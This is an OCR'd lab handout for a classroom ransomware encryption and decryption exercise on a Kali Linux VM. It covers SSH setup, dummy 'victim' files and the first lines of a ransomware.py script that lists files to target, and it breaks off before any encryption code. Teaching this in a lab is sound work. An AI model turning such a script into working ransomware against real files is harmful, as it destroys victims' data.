
RANSOMWARE & ENCRYPTION - DECRYPTION - MINI LAB

1. Open your VMware and power on your kali Linux.

   UN: kali

   PASS: kali



2. Open terminal, and type in:

   ip addr (to know your IP address)

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:62:af:ab brd ff:ff:ff:ff:ff:ff
    inet 192.168.140.134/24 brd 192.168.140.255 scope global dynamic noprefix
route eth0
       valid_lft 991sec preferred_lft 991sec
    inet6 fe80::caef:eeb9:d12d:e9fd/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$
```

3. Ping your IP address in your PC's CMD

```
Control-C
^C
C:\Users\HP>ping 192.168.140.134

Pinging 192.168.140.134 with 32 bytes of data:
Reply from 192.168.140.134: bytes=32 time<1ms TTL=64
Reply from 192.168.140.134: bytes=32 time<1ms TTL=64
Reply from 192.168.140.134: bytes=32 time<1ms TTL=64
Reply from 192.168.140.134: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.140.134:
```

4. Once done and replying, proceed on connecting it through Secure CRT.


   Protocol: SSH2

   Hostname: <your ipd address in Kali Linux>

   Accept & Save

   UN: kali

   pass: kali




Troubleshoot: if ssh2 is not connecting/no remote connection has been made. do this:

systemctl status ssh


sudo systemctl start ssh

sudo systemctl enable ssh



5. Now, open File explorer and create a folder in your desktop named PythonforSEC:

6. Open your Visual Code Studio. And create a new text file, using .py extesnsion for python indication script.




7. Once opened, click file → new file → select python as language and type in this script, type in this command and save it to your PythonforSEC folder in Desktop.

```
import sys

print('version.sys')


#type in the python terminal

   #py -m pip install --upgrade pip
```

#py -m pip install netmiko

#if there are issues, type the commands in powershell

RUN the script and the result should be like this,



8. Start downloading your netmiko, this will be used for the rest of the laboratory process.


   command:


   py -m pip install netmiko


   (if it did not work) try:

   python -m pip install netmiko

   the result should be like this:








9. After installing netmiko, upgrade pip to make sure there will be no problem when installing inside the python terminal.

   command:

py -m pip install —upgrade pip

(if it did not work) try:

python -m pip install —upgrade pip




10. Go back to Secure CRT and let's create files, inside kali Linux.

    commands: sudo su (for root privileges)

    mkdir vicitm_files

    ls



11. Let's create files inside the created folder (victim_files).

    command:

    cd victim_files/

12. Create multiple files with specific contents using the echo command:

```
echo "Username: YourName123: Password123" > cred.txt
echo "Personal Information" > confi.txt
echo "Contact number" > cpnum.txt
```


```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# echo "Username: YourName123: Password123" > cred.txt

┌──(root㉿kali)-[/home/kali/victim_files]
└─# echo "Personal Information" > confi.txt

┌──(root㉿kali)-[/home/kali/victim_files]
└─# echo "Contact number" > cpnum.txt

┌──(root㉿kali)-[/home/kali/victim_files]
└─# ls
confi.txt  cpnum.txt  cred.txt

┌──(root㉿kali)-[/home/kali/victim_files]
└─#
```

13. Begin creating the ransomware using Kali Linux. type in the command:

    command: nano ransonware.py

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# nano ransomware.py
```


You will be redirect to this content area, let's make the script using Visual Code Studio.




Open Visual code studio and type in carefully the following commands:

```
import os
```

```
#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #an exception so that the encryption does not affect this python script
    if file == "ransomware.py":
        continue
    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)
```



14. Copy and paste the script, inside the content area of your ransomware.py using kali linux (go back to your Secure CRT)



ctrl + o (for writing out the content) press **ENTER,** and **ctrl + x** (for exiting)

15. Now, view the changes you have made in the content of ransomware.py using the cat command.

    command: cat ransomware.py

```
┌──(root㉿kali)-[/home/kali/victim_files]
└─# cat ransomware.py
import os

#comment - a variable that will store file names of the victims file
s
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

        #an exception so that the encryption does not affect this py
